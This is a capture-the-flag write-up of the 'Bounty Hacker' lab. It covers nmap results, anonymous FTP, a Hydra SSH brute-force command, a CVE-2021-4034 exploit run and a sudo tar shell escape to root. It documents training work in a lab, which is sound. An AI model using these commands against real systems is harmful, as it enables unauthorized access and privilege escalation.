Bounty Hacker Write-up

NMAP

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.13.12.24
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux
   ; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP

I was able to connect to the ftp server on the victim machine. It contained two text files:

1. locks.txt

2. task.txt

The second file is a password list. Going to use it to brute force ssh creds.

Hydra SSH Brute Forcing



Figure 1: Task List

> hydra -l lin -P locks.txt -u -s 22 10.10.186.204 ssh



Figure 2: Hydra Brute Force

Priv escaltion with CVE-2021-4034

> “scp ~/CVE-2021-4034/cve-2021-4034-poc.c lin@10.10.227.100:/home/lin/Desktop”: …

Now that the exploit has been sent over to the victim machine, I only need to compile and gain a root /bin/sh shell.

> gcc cve-2021-4034 -o exploit

> chmod +x exploit

> ./exploit

Woot now I am root!

Figure 3: Root Access

Summary

This was a straight forward ctf with all the classic examples. It was easy with using the latest and greatest privilege escalation technique. I wanted to do an easy one as a warm up. On one note there appears to be a privilege escalation path in "/bin/tar" as the user was able to run /bin/tar as root. So for bonus points and for the creator's sanity lets get root as desired by the room's creator.

Sudo /bin/tar root

I checked which commands the user can run with sudo using "sudo -l" then provided the password. The use can run /bin/tar as root.

Using GTFO bins I supplied the following to escalate privileges:

```
lin@bountyhacker:~/Desktop$ sudo /bin/tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'
# whoami
root
#
```

Figure 4: Bonus Root